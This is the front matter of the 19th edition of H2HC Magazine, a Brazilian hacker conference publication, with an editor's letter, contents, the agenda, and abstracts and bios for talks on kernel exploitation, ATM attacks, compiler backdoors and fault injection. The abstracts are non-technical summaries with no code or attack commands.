

H2H

HACKERS TO HACKERS CONFERENCE

21 ANOS





HACK3R_ RANGERS

CONSCIENTIZAÇÃO EM CIBERSEGURANÇA

100% GAMIFICADA



- Empodere** seus usuários
- Dê um **boost** no engajamento
- Fortaleça** a cultura de cibersegurança

INICIE SEU TRIAL
GRATUITO DE 15 DIAS!



HACKERRANGERS.COM
VIVENCIE O PODER
DA GAMIFICAÇÃO!

 Hacker Rangers

 @hackerrangers

CARTA DO EDITOR

Prezado(a) leitor(a),

É com grande satisfação que apresentamos a **19ª edição da H2HC Magazine!** Essa revista possui 2 versões: impressa e online. Essa é a versão online.

Essa versão (online) não possui restrições de número de páginas. Logo, ela contém todos os artigos aprovados sem nenhum tipo de redução.

A versão impressa foi distribuída aos participantes da H2HC 21 Anos, evento que ocorreu em 2024. Nessa versão, temos restrições com relação ao número de páginas. Por conta disso, a equipe editorial da H2HC Magazine precisou reduzir alguns artigos. Adicionalmente, e infelizmente, precisamos deixar alguns artigos de fora: isso não diz respeito à qualidade e relevância de tais artigos pois o único critério utilizado foi a ordem de recebimento das submissões.

Faço parte da equipe editorial da H2HC Magazine desde a 6ª edição, lançada no começo de 2014. Ao longo desses 11 anos conheci pessoas, fiz amigos e aprendi muito! Aos autores de artigos e leitores, meus sinceros agradecimentos: vocês foram os verdadeiros responsáveis por fazer a revista chegar até aqui!

Como todos provavelmente já sabem, a partir de 2025 o Rodrigo Branco não estará mais a frente da H2HC: essa responsabilidade ficará somente com o Filipe Balestra. Uma das principais motivações por trás dessa mudança é que, por ter crescido muito, a H2HC agora precisará priorizar aspectos de business para dar o próximo passo. Os efeitos disso para a H2HC Magazine ainda não estão totalmente definidos, mas tenho certeza que o Balestra tomará a melhor decisão. Peço a todos que apoiem o Balestra!

Ao Rodrigo: Muito obrigado por todas as contribuições à comunidade durante todos esses anos de H2HC!!! Você mudou muitas vidas!!!

Ao Balestra: Boa sorte e tenho certeza que você vai detonar!!!

A H2HC Magazine é totalmente comprometida com a qualidade das informações aqui publicadas. Se você encontrou algum erro ou gostaria de agregar alguma informação, por favor, entre em contato!

Nosso e-mail é revista@h2hc.com.br.

Boa leitura!

Editor

Gabriel Negreira Barbosa



@gabrielnb



SOBRE A H2HC MAGAZINE



H2HC MAGAZINE

19ª Edição | Dezembro 2024

REDAÇÃO / REVISÃO TÉCNICA

Gabriel Negreira Barbosa
Rodrigo Rubira Branco (BSDaemon)

AGRADECIMENTOS

Algum Humano
Bruno Lopes Sena
Clandestine
Cláudio Júnior (@br0sck)
Cleber Soares
Deivison Franco
Fernando Mercês
João Vitor (@Keowu)
Joas Santos
Lucca Magalhães (reversingdotnet / qnsx)
Matheus Alves "matheuzsec"
Pedro Guerra
Pedro Henrique (demon-i386)

DIREÇÃO GERAL

Rodrigo Rubira Branco (BSDaemon)
Filipe Balestra

Registro Único desta Edição (DOI)

<https://doi.org/10.47986/19>

Versão da Revista - Incrementada caso correções sejam lançadas

0.01

REDES SOCIAIS DO EVENTO



WEBSITE


<https://www.h2hc.com.br/revista>

CARTA DO EDITOR	3
SOBRE A H2HC MAGAZINE	4
Agenda	10
Palestras	12
Anatomia de um mini-AS	12
Bate-papo sobre H2HC, Hacking, Comunidade e Carreira	12
BYOB - Bring Your Own Backdoor	12
Desmistificando Jackpotting em ATM	12
Diving into Linux kernel security	13
Exploiting Alternate Spectre Vulnerabilities with Alternate Predictions	13
Grey Matter and Zero-Days: Outwitting Cognitive Decline in VR, or How Make Brain Do VR Good	13
Hacker math: fundamental research challenges hidden in plain sight	13
How to Fuzz Your Way to Android Universal Root: Attacking Android Binder	14
Insert coin: Hacking arcades for fun	15
Keynote: 30+ years of exploiting things	15
Keynote: False Injections: Tales of Physics, Misconceptions and Weird Machines	15
Lessons from the Frontlines: A Journey in Linux Kernel Vulnerability Discovery	16
Modern Framework for Kernel Exploitation and Research	16
Peoooow Klonk! - Having fun with Crane Remotes	16
Security Assessments of Internet Protocols	17
T50: A short tour of its trajectory (15 years' warm-up)	17
Testing CPU Vulnerabilities mitigations in the Linux Kernel	17
The Kernel Hacker's Guide to the Galaxy: Automated Exploit Engineering	17
Unleashing a Oday: Pivoting Capabilities and Conquering the Linux Kernel	18
What every hacker should know about TLB invalidation	18
You Can't Detect Me if You Don't Know I Exist - Using OOB Techniques to Break the Rules	18
Palestrantes	19
Alexander Popov	19
Alexandra Sandulescu	19
Brian Butterly	19
Cristofaro Mune	19
Eduardo Vela	19
Eugene Rodionov	20
Fernando Gont	20
Filipe Balestra	20
Gerardo Richarte (gera)	20
Gulshan Singh	21
Ignacio Navarro	21

Jakob Koschel	21
Johannes Wikner	21
Jordy Zomer	21
Kamel Ghali (KF_Lawless)	22
Marion Marschalek	22
Nelson Brito	22
Nigel Ploof	22
Pawel Wieczorkiewicz	22
Pedro Guerra	23
Rodrigo Branco (BSDaemon)	23
Rodrigo Laneth	23
Ruben Boonen (FuzzySec)	23
Sergey Bratus	24
Valentina Palmiotti (chompie)	24
Wendel Guglielmetti	24
Zi Fan Tan	24
Villages H2HC 21 Anos	26
App H2HC	30
Objetivos do Aplicativo	30
Tecnologias Utilizadas	30
Arquitetura	30
Algumas telas	32
Conclusão	33
Agradecimentos	33
IGN-GameSpy de 2000 a 2004	34
Sumário	34
Introdução	34
GameSpy da glória a Decadência	35
Battlefield 1942 - GameSpy 2002	36
Analisando o binário do jogo	36
Revertendo os pacotes	37
Revertendo o código fonte e implementação da Gamespy	39
Escrevendo um parser para pacotes	44
Escrevendo uma nova Master Server provider	47
Continuação de Leitura do Tema ou Aprofundamento de estudos sobre o tema	52
wh1t3h4t3 drOpp3r	53
1. 1ntr0	53
2. Sh0w me teh c0d3z	53
3. pr0f1t	54
4. 4dv1c3z	55
5. r3f3r3nc3z	55
Bring Your Own Vulnerable Driver	56
Introdução	56

Requisitos	56
Detalhes	57
Análise Reversa	57
Exploração	71
Resultado	74
Considerações Finais	76
Referências	76
Desmascarando Ameaças	78
Introdução	78
Sobre o Ftrace	78
Ftrace: Tornando hooks inutilizáveis	79
Filesystem tracefs: Tracing LKM rootkits	80
Imperius: Torne LKM rootkits visíveis novamente	81
ModTracer: Encontre LKM rootkits e torne-os visíveis novamente	83
Conclusão	88
Referências	88
Engenharia Reversa de Software	89
Calculadora maliciosa?	89
Dá para "desassinar" o executável?	90
Zerando o diretório SECURITY	92
Recalculando o checksum	93
Moral da história	94
Bônus	94
Guia de revisão de código OST/C2	96
Introdução	96
Metodologia	96
Análise	96
Cabeçalhos HTTP	96
Certificados	98
Strings	98
Conclusão	99
Referências	100
Bubble.io: Pop 'N' Hack	101
Studios Plurium	108
Studios Plurium I e II	108
Studio Plurium III - Sequestro do tcache_perthread_struct	110
Conclusões	112
Exploiting a Oday in Linux's Traffic control	113
Introduction	113
Intro to net/sched	113
TCX	114

Vulnerability details	115
Root-cause analysis	115
Exploit	118
Triggering the vulnerability	119
Limited UAF	119
Cross-cache	121
Escalate to arbitrary free	121
Pivoting to better caches	123
Getting a pointer to kmalloc-cg-512	123
kmalloc-cg-128 -> kmalloc-cg-512	125
kmalloc-cg-512 -> kmalloc-cg-1k	127
pipe_buffer->page physical read/write = win	129
Exploit demo	130
Conclusion	130
Studios Of Plurium	131
Studios Of Plurium I and II	131
Studio of Plurium III - tcache_perthread_struct hijack	133
Conclusions	135



Seu firewall está atualizado, mas e o seu **estoque de brindes?**

Venha para o nosso
estande na H2HC e
reforce suas defesas...
contra o tédio!

Ativações, desafios e prêmios
exclusivos esperam por você!




H2 HC HACKERS 2 HACKERS CONFERENCE @ BRAZIL, 2024
senhassegura.com // privileged access management

[in](#) senhassegura [@](#)senhassegura_ [@](#)senhassegura [@](#)senha_segura

Agenda

Dia 1

	H2HC	H2HC University
08:20		Credenciamento
09:00		Abertura
09:30	Keynote: 30+ years of exploiting things Gerardo Richarte (gera)	Desmistificando Jackpotting em ATM Filipe Balestra & Wendel Guglielmetti
10:30	Grey Matter and Zero-Days: Outwitting Cognitive Decline in VR, or How Make Brain Do VR Good Nigel Ploof	Bate-papo sobre H2HC, Hacking, Comunidade e Carreira Rodrigo Branco (BSDaemon)
11:30	The Kernel Hacker's Guide to the Galaxy: Automated Exploit Engineering Valentina Palmiotti (chompie) and Ruben Boonen (FuzzySec)	Bate-papo sobre H2HC, Hacking, Comunidade e Carreira (cont.) Rodrigo Branco (BSDaemon)
12:30		Intervalo para Almoço
14:00	Modern Framework for Kernel Exploitation and Research Eduardo Vela and Jordy Zomer	Hacker math: fundamental research challenges hidden in plain sight Sergey Bratus
15:00	Peeeeooow Klonk! - Having fun with Crane Remotes Brian Butterly	Security Assessments of Internet Protocols Fernando Gont
16:00		Intervalo
16:30	Diving into Linux kernel security Alexander Popov	Insert coin: Hacking arcades for fun Ignacio Navarro
17:30	Exploiting Alternate Spectre Vulnerabilities with Alternate Predictions Johannes Wikner	



Dia 2

	H2HC	H2HC University
10:00	Keynote: False Injections: Tales of Physics, Misconceptions and Weird Machines Cristofaro Mune	
11:00	Testing CPU Vulnerabilities mitigations in the Linux Kernel Alexandra Sandulescu and Jakob Koschel	T50: A short tour of its trajectory (15 years' warm-up) Nelson Brito
12:00	Intervalo para Almoço	
13:30	How to Fuzz Your Way to Android Universal Root: Attacking Android Binder Eugene Rodionov and Zi Fan Tan and Gulshan Singh	Anatomia de um mini-AS Rodrigo Laneth
14:30	BYOB - Bring Your Own Backdoor Marion Marschalek	Lessons from the Frontlines: A Journey in Linux Kernel Vulnerability Discovery Pedro Guerra
15:30	Intervalo	
16:00	You Can't Detect Me if You Don't Know I Exist - Using OOB Techniques to Break the Rules Kamel Ghali (KF_Lawless)	Unleashing a Oday: Pivoting Capabilities and Conquering the Linux Kernel Pedro Guerra
17:00	What every hacker should know about TLB invalidation Pawel Wieczorkiewicz	



HAKAI
SECURITY

Anatomia de um mini-AS

Rodrigo Laneth - Analista de Cibersegurança

A palestra visa oferecer uma introdução prática e clara sobre como a internet opera em grande escala. Vamos explorar conceitos fundamentais como sistemas autônomos (AS), peering, internet exchanges (IXs) e o protocolo BGP, além de discutir suas vulnerabilidades e como mitigá-las.

Abordaremos a governança da internet, com ênfase na delegação de números de AS e faixas de IP. Será mostrado que, com paciência e um investimento razoável, mesmo uma pessoa física pode criar e manter seu próprio AS, e falaremos dos motivos que podem levar a essa decisão.

Por fim, analisaremos o AS214569, um pequeno e econômico sistema autônomo com roteadores de borda no Brasil e no Reino Unido, discutindo seu funcionamento e compartilhando as experiências e aprendizados obtidos durante sua construção.

Bate-papo sobre H2HC, Hacking, Comunidade e Carreira

Rodrigo Branco (BSDaemon) - Vulnerability Researcher & Exploit Writer

Um bate-papo descontraído e totalmente informal sobre a história da H2HC, sobre a visão pessoal do hacking e da comunidade bem como carreira na área de pesquisas em segurança da informação. A intenção é ser interativa com a audiência tendo a oportunidade de puxar tópicos e fazer perguntas. Irei trazer alguns pontos pré-prontos para discussão apenas para garantir que o ritmo se mantenha. Para quem gosta de estrutura, sugiro ir para a outra palestra, na grade principal. A intenção aqui é fornecer para as pessoas uma visão de uma longa carreira, de diversos projetos e experiências, frustrações e coisas que deram certo para quem sabe, elas consigam tracar o próprio caminho ainda melhor.

BYOB - Bring Your Own Backdoor

Marion Marschalek - Security Engineer, Large Cloud Provider

Ever wondered how a sophisticated build chain attack can target a compiler to place backdoors and other miscreants? Wonder no more, this talk shows you how to build your own compiler pass, and modify any source code you build to your liking. We'll learn how source code makes its way through the different stages of a compiler into its final binary form, how compilers perform modifications and optimizations of the code, and how they translate their view of the code to a given architecture's binary representation. Attendees will see how some mitigations everybody knows and loves are actually implemented, and how to implement a Clang plugin themselves to sneak a backdoor into otherwise perfectly secure code.

Desmistificando Jackpotting em ATM

Filipe Balestra & Wendel Guglielmetti - Pesquisadores de Segurança

Segurança de Caixas Eletrônicos (ATMs) é um tema obscuro para a maioria das pessoas, já que o acesso a essa tecnologia é limitado. Mesmo profissionais técnicos qualificados não têm uma visão clara de como um caixa eletrônico funciona e como pode ser explorado. É um simples computador já autenticado com usuário/senha? É uma solução de quiosque? Esta apresentação conduz você pela anatomia de um caixa

eletrônico (Automated Teller Machine), descrevendo as partes mais relevantes, aspectos de segurança física e padrões de comunicação. Apesar de haver um padrão globalmente utilizado, na prática, um invasor pode encontrar ATMs com soluções personalizadas, o que pode impedir alguns dos ataques discutidos anteriormente. Esta palestra descreverá alternativas para atacar essas implementações.

Cada aspecto do mundo da segurança de ATMs poderia ser o tema de uma apresentação inteira, desde os mecanismos de travamento até o entendimento dos padrões de comunicação para atingir o tão desejado jackpot.

Estudo de caso: ataques client-side em caixas eletrônicos

Diving into Linux kernel security

Alexander Popov - Principal Security Researcher, Positive Technologies

Linux kernel security is a deep and complex topic. It contains many concepts, including vulnerability classes, exploitation techniques, bug detection mechanisms, and defense technologies, which have complicated relations with each other. Moreover, the Linux kernel provides hundreds of parameters that allow configuring operating system security at compile, boot, and run times.

In this talk, Alexander Popov will describe how to learn this complex area and knowingly configure the security hardening of your Linux-based system. He will show the open-source tools for that purpose, which he has been developing in his spare time since 2018. Alexander will present the ideas for future features and invite the audience to join the community around these free software projects.

Exploiting Alternate Spectre Vulnerabilities with Alternate Predictions

Johannes Wikner - Researcher, ETH Zurich

Under embargo. The committee reviewed the paper/work.

Grey Matter and Zero-Days: Outwitting Cognitive Decline in VR, or How Make Brain Do VR Good

Nigel Ploof - Vulnerability Researcher, L3 Harris Trenchant

You are older than you have ever been, and learning or performing cognitively intense tasks, such as Vulnerability Research (VR), come with new challenges as we age. However, age doesn't preclude success in this demanding field. In this presentation, I'll take a brief and lighthearted look at the current scientific understanding of cognitive aging, highlighting both the wrinkles and the wisdom that come with age. Age-related changes in cognition may impact our ability to perform vulnerability research, but these changes can be mitigated or even leveraged. Drawing from both personal experiences and research, I will share strategies that I have used to adapt my approach to VR, emphasizing the importance of working to one's strengths and minimizing weaknesses. This includes adopting new learning techniques, creating a support system, and focusing on areas where experience and knowledge provide a competitive edge. By sharing my approach and the 'why' behind it this talk aims to inspire and equip professionals to thrive in the cognitively demanding field of Vulnerability Research.

Hacker math: fundamental research challenges hidden in plain sight

Sergey Bratus - Distinguished Professor, Dartmouth College

Once in a few years, a conference talk manages to capture the major outstanding problems that need to be solved to bring the art and the practice of a hacking discipline to a new level, for years to come.

In 2006 at BlackHat and DEFCON Halvar Flake laid out ten problems that needed to be solved to make Reverse Engineering better [1]. In 2013 at H2HC Julien Vanegue defined the algorithmic problems to make Automated Exploit Generation real for state-of-the-art systems [2]. In 2012-3 at H2HC [3,4] Brad Spengler and the PaX Team framed the hardest challenges of securing the Linux kernel beyond the early 2000s SELinux model. In 2015 at Infiltrate argp's talk [5] redefined the essence of heap exploitation beyond the classic Phrack 57:8 (Once upon a free) and 57:9 (Vudo malloc). In 2010, Meredith L. Patterson's and Len Sassaman's [6] and FX's talks [7] forever changed my world.

Each one of these talks took a problem that was thought to be technically narrow and pretty well-understood, and revealed much bigger first-class research challenges behind it, with unexpected algorithmic or mathematical depths.

These first-class research questions were hiding in plain sight. When they were surfaced, they changed the craft.

What other first-class questions might be hiding in plain sight? I will endeavor to bring a few personal guesses to your attention [*].

[1] "RE 2006: New Challenges Need Changing Tools", <https://thomasdullien.github.io/about/#2006>

[2] "The Automated Exploitation Grand Challenge", https://openwall.info/wiki/_media/people/jvanegue/files/aegc_vanegue.pdf

[3] "The Case for GrSecurity", https://grsecurity.net/the_case_for_grsecurity.pdf,

[4] "PaX - gcc plugins galore", <https://pax.grsecurity.net/docs/PaXTeam-H2HC13-PaX-gcc-plugins.pdf>

[5] "OR, ÄÖLYEH? The Shadow over Firefox", <https://argp.github.io/research/#orlyeh-the-shadow-over-firefox>

[6] "Exploiting the Forest with Trees", <https://archive.org/details/2010-07-28LenSassaman-ExploitingTheForestWithTrees>

[7] "Blitzableiter: Countering Flash Exploits", <https://media.blackhat.com/bh-us-10/presentations/FX/BlackHat-USA-2010-FX-Blitzableiter-slides.pdf>

How to Fuzz Your Way to Android Universal Root: Attacking Android Binder

Eugene Rodionov and Zi Fan Tan and Gulshan Singh - Security Researchers, Google

The Android Binder driver is a keystone of Android's inter-process communication (IPC) mechanism. The Binder driver is an open-source Linux kernel module accessible by untrusted applications and consists of less than 10,000 lines of C code. Despite its relatively small size, Binder is complex and has had several security vulnerabilities reported and successfully exploited in the past - leading to privilege escalation in Android, including in-the-wild attacks. The complexity of Binder combined with its wide accessibility from unprivileged context makes it a high-risk component for Android platform.

This talk will feature two use-after-free vulnerabilities identified during internal red-teaming of the Binder driver: CVE-2023-20938 (fixed in February 2023) and CVE-2023-21255 (fixed in July 2023) which at the moment of discovery affected multiple versions of Android kernel. In this presentation the authors will focus on technical details of vulnerability discovery and its exploitation to achieve local privilege escalation on Android devices.

After a quick overview of Binder complex object lifetime management and reference counting, we will focus on a novel approach for deterministically detecting concurrency issues in the Linux kernel by fuzzing it in user-space using the Linux Kernel Library (LKL) combined with a custom scheduler implementation. This approach enables the fuzzer to deterministically reproduce concurrency-related bugs in a multi-threaded

environment. We will demonstrate the application of this fuzzing approach to the Binder driver which led to identification of CVE-2023-20938 and CVE-2023-21255.

Then, the authors will cover how to exploit CVE-2023-20938 to achieve root privileges from an unprivileged Android application on a device running a fully up-to-date and patched version of Android at the time of the issue discovery. These steps will highlight the cross-cache attack technique used in the exploit and current state of Android kernel mitigations against the exploitation of memory corruption bugs. The authors will conclude the presentation by discussing remediation and future hardening efforts on Android Binder.

Note: This talk will be based on what we presented at OffensiveCon 2024 <https://www.offensivecon.org/speakers/2024/eugene-rodionov,-zi-fan-tan-and-gulshan-singh.html> with some additional content on Binder internals, Binder fuzzing and static analysis which we didn't manage to fit into the OffensiveCon's talk.

Insert coin: Hacking arcades for fun

Ignacio Navarro - Independent Security Researcher

Since we were children we wanted to go to the arcade and play for hours and hours for free. How about we do it now? In this talk I'm gonna show you some vulnerabilities that I discovered in the cashless system of one of the biggest companies in the world, with over 2,300 installations across 70 countries, from arcades in Brazil, amusement parks in the United Arab Emirates to a famous roller coaster in Las Vegas. We will talk about API security, access control and NFC among other things.

Keynote: 30+ years of exploiting things

Gerardo Richarte (gera) - Co-Founder, Satellogic

It is gera, do we really need an abstract? Ok, so maybe soon...

Keynote: False Injections: Tales of Physics, Misconceptions and Weird Machines

Cristofaro Mune - Co-Founder, Raelize

In the brief history of computing, security threats have often been modeled without considering the underlying hardware, conveniently abstracting it away. Micro-architectural attacks reminded us that such convenience can make us oblivious to vulnerabilities rooted in hardware.

In a similar fashion, physics is usually abstracted away by the hardware and pretty much invisible at the computational level. Until things go wrong. Fault injection (FI) attacks are known since decades and have become accessible to a fairly wide audience. Yet, the common understanding is often partial at the best, when not outright incorrect. A "computing-centric" approach, more focused on the effects on software rather than on the faults introduced in the system, may have played a role in building the current understanding.

In this talk, we will wear our physics hat and discuss the effect physics may have on a computing system and its security. We will be using data from FI testing for challenging some widespread beliefs. By reasoning with physics and data, we will visit rarely explored corners, such as an energy-based interpretation for voltage glitching, which may allow to uncover new, powerful attacks.

We will also discuss how FI has been incorrectly modeled for decades using the "instruction skipping" fault model. This simple fault model allows performing effective attacks, but, at the same time, it has likely hindered the understanding of "what really happens to instructions". To grasp the impact of such a

choice, we will show how, by simply switching to an "instruction corruption" fault model, a paradigm shift occurs. Code execution becomes the primary FI goal. Timing constraints can be loosened. Common FI countermeasures are bypassed...and...weird machines arise purely from control of (any) transferred data.

This talk aims to bring more attention to the relationship between physics, computing and security, fostering a holistic discussion on such topics. For a faithful and courageous understanding of computing, it's likely time to face complexity and embrace its chaos, with an open, scientific and inquisitive mindset. Abstracting reality will not make it go away.

Lessons from the Frontlines: A Journey in Linux Kernel Vulnerability Discovery

Pedro Guerra - Independent Security Researcher

Linux kernel vulnerabilities offer a vast landscape for discovery and exploitation. In this talk, I'll guide you through my research journey, from monitoring kernel commits for 1-day vulnerabilities to customizing a Syzkaller fuzzer for 0-day discoveries. By analyzing key findings and strategies, I'll showcase how patch gaps and neglected kernel areas can be turned into powerful exploitation opportunities. From developing universal exploits to automating the race for submissions in KernelCTF VRP, this talk reveals the insights and lessons learned on the frontlines of kernel security research.

Modern Framework for Kernel Exploitation and Research

Eduardo Vela and Jordy Zomer - Security Engineer, Google

Ugh, kernel exploits are the worst, right? Like, who has time for all that 4D chess level stuff? We're here to change the game with some serious skb rizz. Instead of manually slogging through every vulnerability detail, we've built this lit toolkit that basically takes your high-level vulnerability primitive (like "overwrite some memory at offset X") and acts like your personal tour guide through the kernel, pointing out potential exploit targets and highlighting hidden paths to them and required capabilities. Our toolkit simplifies the process, freeing you from the buzz-kill of manual cache targeting and object identification.

Need to trigger a specific code path? No problem. We've got you covered with relevant syzkaller descriptions. This toolkit is high-key bussin'. We're talking about significantly less complexity, so you can focus on the creative part of exploitation, not getting bogged down in the tedious details. It's like, level up your kernel exploitation game without all the stress.

Peeeeoow Klonk! - Having fun with Crane Remotes

Brian Butterly - Indepent Security Researcher

Large cranes lifting materials in building, small cranes lifting products from trucks or ginormous ones building wind parks, cranes are part of everyday life. At least they can be seen or watched in many situations. For quite a few years now, cranes have been equipped with industrial remote-control systems, allowing the operator to control it from an optimal viewpoint. Using RF in various frequency bands, the cranes might be just as much fun for hackers to control as the actually operators. But How?

We'll have a look at a few exemplary crane remotes and see how they work and how secure and safe they are.

Security Assessments of Internet Protocols

Fernando Gont - Independent Security Researcher

In this presentation, we will share lessons learned over many years of conducting security assessments of Internet protocols. We will shed light on key aspects to consider when conducting these assessments and offer practical guidelines to tackle common challenges. Along the way, we'll highlight examples where lessons learned have led to protocol evolution, as well as cases where repeated mistakes continue to impact today's Internet protocols.

T50: A short tour of its trajectory (15 years' warm-up)

Nelson Brito - Cybersecurity Thinker and Philosopher

Are you ready to be part of H2HC history? The T50 is homecoming, and history will be made once again... Remember its trajectory, told by its creator - Nelson Brito. All the behind the scenes, gossip, fights and jealousy. This is a warm-up for what's to come next year, when the T50 completes 15 years of its launch.

Testing CPU Vulnerabilities mitigations in the Linux Kernel

Alexandra Sandulescu and Jakob Koschel - Security Engineer, Google

Software mitigations for speculative execution vulnerabilities are complex and depend on sometimes, non-public microarchitecture implementation details. Moreover, vendors and Linux have three months to come up with the fix, test it and merge it. Usually the fixes cannot be tested with an actual exploit because the exploit works only on a specific kernel build.

At Google, we rewrite the exploits as Linux selftests and use them to test if the mitigations are effective. With our (still small) suite, we found a number of security issues in existing mitigations implementation.

The Kernel Hacker's Guide to the Galaxy: Automated Exploit Engineering

Valentina Palmiotti (chompie) and Ruben Boonen (FuzzySec) - Security Researcher, IBM

As systems evolve and modern mitigations advance, exploit development becomes more intricate and labor-intensive. Consequently, the cost of exploiting vulnerabilities has risen. Patch gaps can be leveraged to exploit machines that have not yet received necessary updates. The brief window of opportunity before mature clients apply patches puts pressure on the research period for developing N-Day exploits making it demanding and highly time sensitive. To address this, we have implemented many ancillary automation workflows to ease and expedite our exploit development efforts. We will show tradecraft that allows us to programmatically find suitable drop-in exploit objects for specific kernel pools, discover heap spray primitives, identify control flow call targets, perform race condition window analysis, and more, within closed source binaries. These various primitives can be filtered based on the requirements of the vulnerability exploited. Manual root cause analysis allows us to leverage semantic binary search to automatically identify potential vulnerability variants across all Windows kernel subsystems. We illustrate these concepts by showing practical examples using recent vulnerabilities.

Unleashing a Oday: Pivoting Capabilities and Conquering the Linux Kernel

Pedro Guerra - Independent Security Researcher

Some bugs may seem unlikely to be exploitable but hide a secret power waiting to be awakened. In this talk, I'll explore how seemingly restrictive memory corruption vulnerabilities in the Linux Kernel can be leveraged to support effective and repeatable exploitation strategies. By examining a 0-day vulnerability I discovered and exploited, I'll demonstrate the process of escalating limited capabilities into powerful exploitation techniques, ultimately leading to a successful capture in the KernelCTF VRP and :).

What every hacker should know about TLB invalidation

Pawel Wieczorkiewicz - Security Researcher, Open Source Security Inc.

In this presentation we will take a peek into more obscure corners of Translation Lookaside Buffer (TLB) and discuss the very important problem of the TLB invalidation on x86 family of CPUs. Based on examples from real life, we will learn why proper maintaining of the TLB state is very important for operating system stability, performance, and yes, security too. We will also look into page structure caches and analyze some interesting scenarios, where the invalidation requirements become quite counter-intuitive (especially after reading documentation!).

If you are interested into what might go (and actually have gone!) wrong when assumptions meet harsh reality, come and see the talk.

You Can't Detect Me if You Don't Know I Exist - Using OOB Techniques to Break the Rules

Kamel Ghali (KF_Lawless) - Independent Security Researcher

Endpoint security and corporate policy enforcement solutions are commonplace in most enterprise environments today, providing security and stability to the devices used by a business' employees. Sometimes these security measures and policies can be a bit of a pain in the ass, if I'm being real. Join me on this journey to break rules and make life easier by uncovering the secrets of the ancient Mesopotamian art of other computers. And gadgets.

- Consultoria e Segurança em Privacidade de Dados
- Cloud Security
- Governança e Proteção de APIs
- ZeroTrust
- Discovery I.A

Visite nosso site www.centurydata.com.br

Siga-nos no LinkedIn: centurydata-br 



Alexander Popov

Principal Security Researcher, Positive Technologies

Alexander Popov has been a Linux kernel developer since 2013. He is a principal security researcher and head of Open Source Program Office at Positive Technologies. In his spare time, Alexander is a maintainer of open source projects connected with Linux kernel security. He is interested in kernel vulnerabilities, exploitation techniques, and defensive technologies.

Palestra: "Diving into Linux kernel security"

Alexandra Sandulescu

Security Engineer, Google

I am a security engineer at Google in the Information Security Engineering Team. In the last 6 years my main focus has been understanding the impact of CPU vulnerabilities in production systems and researching new vulnerabilities, exploit techniques and applicability. Previously, I worked as a researcher on Systems Security at IBM Research.

Palestra: "Testing CPU Vulnerabilities mitigations in the Linux Kernel"

Brian Butterly

Independent Security Researcher

Brian is an independent security researcher / Hacker with experience in mobile, hardware / embedded, OT, railway, telco equipment and most resulting cross sections. He very much enjoys hacking, breaking and understanding new and old equipment and sharing his findings. Being passionate for security he often goes a step further than necessary.

Palestra: "Peeeeoow Klonk! - Having fun with Crane Remotes"

Cristofaro Mune

Co-Founder, Raelize

Cristofaro Mune is a Co-Founder and Security Researcher at Raelize. He has been in the security field for 20+ years and he has 15+ years of experience in the evaluation of SW and HW security of secure products.

His research on Fault Injection, TEEs, Secure Boot, White-Box cryptography, IoT exploitation and Mobile Security has been presented at renowned international conferences and in academic papers.

Palestra: "Keynote: False Injections: Tales of Physics, Misconceptions and Weird Machines"

Eduardo Vela

Security Engineer, Google

Eduardo Vela has spent over a decade working on security at Google, particularly around finding and fixing vulnerabilities. He was involved early on in building Google's bug bounty program and has worked

alongside many teams to improve how the industry handles security flaws. Lately, he's been focusing on Linux kernel and CPU exploits, trying to understand the deeper issues that affect system security. His work is part of a bigger effort to make technology safer for everyone, though there's always more to learn and improve.

Palestra: "Modern Framework for Kernel Exploitation and Research"

Eugene Rodionov

Security Researcher, Google

Eugene Rodionov, PhD, is a Security Researcher at Google on the Android Red Team. In his current position, Eugene focuses on finding and exploiting vulnerabilities in the low-level components of the Android platform and Pixel devices. Prior to that, Rodionov performed offensive security research on UEFI firmware for Client Platforms at Intel, and ran internal research projects and performed in-depth analysis of complex threats at ESET. His fields of interest include reverse engineering, vulnerability analysis, firmware security and anti-rootkit technologies. Rodionov is a co-author of the "Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats" book and has spoken at security conferences such as Black Hat, DefCon, RECon, ZeroNights, and CARO.

Palestra: "How to Fuzz Your Way to Android Universal Root: Attacking Android Binder"

Fernando Gont

Independent Security Researcher

Fernando Gont is an independent security researcher that participated in the writing, updating and creation of almost all IPv6-related security RFCs.

Palestra: "Security Assessments of Internet Protocols"

Filipe Balestra

Pesquisador de Segurança, PRIDE Security

Filipe Balestra é diretor e fundador da PRIDE Security. Trabalha na área de segurança da informação há mais de 20 anos, com foco na parte ofensiva. É um dos organizadores da Hackers to Hackers Conference (H2HC), além de coautor de artigos referenciados em diversas conferências e livros ao redor do mundo.

Publicou diversas vulnerabilidades de segurança em softwares importantes, como FreeBSD, NetBSD, QNX RTOS, Sun Solaris, entre outros. Uma dessas vulnerabilidades foi usada como referência no livro "A Guide to Kernel Exploitation - Attacking the Core", publicado pela Syngress.

Palestra: "Desmistificando Jackpotting em ATM"

Gerardo Richarte (gera)

Co-Founder, Satellogic

Gerardo Richarte is the CTO, CISO and co-founder of Satellogic. Long time ago, Gera co-founded Core Security Technologies and some years later Disarmista, companies dedicated to specialized security products and services. He's also presented and taught courses at ReCon, BlackHat, CanSecWest, Ekoparty and other Security Conferences and wrote articles to help spread the knowledge on offensive security, exploit writing and reverse engineering.

He's today at Satellogic, working to remap the surface of the Earth every day, coordinating the security and other technological aspects of the company to build planetary-scale insights for improving life on Earth

(rather than preparing to fly away to another planet).

Palestra: "Keynote: 30+ years of exploiting things"

Gulshan Singh

Security Researcher, Google

Gulshan Singh is a Security Researcher at Google on the Android Red Team. He is currently focused on vulnerability research and exploitation of the Android platform, kernel, and firmware. He is also an avid CTF player.

Palestra: "How to Fuzz Your Way to Android Universal Root: Attacking Android Binder"

Ignacio Navarro

Independent Security Researcher

Ignacio Navarro, an Ethical Hacker and Security Researcher from Cordoba, Argentina. With around 6 years in the cybersecurity game, he's currently working as an Application Security. Their interests include code analysis, web application security, and cloud security.

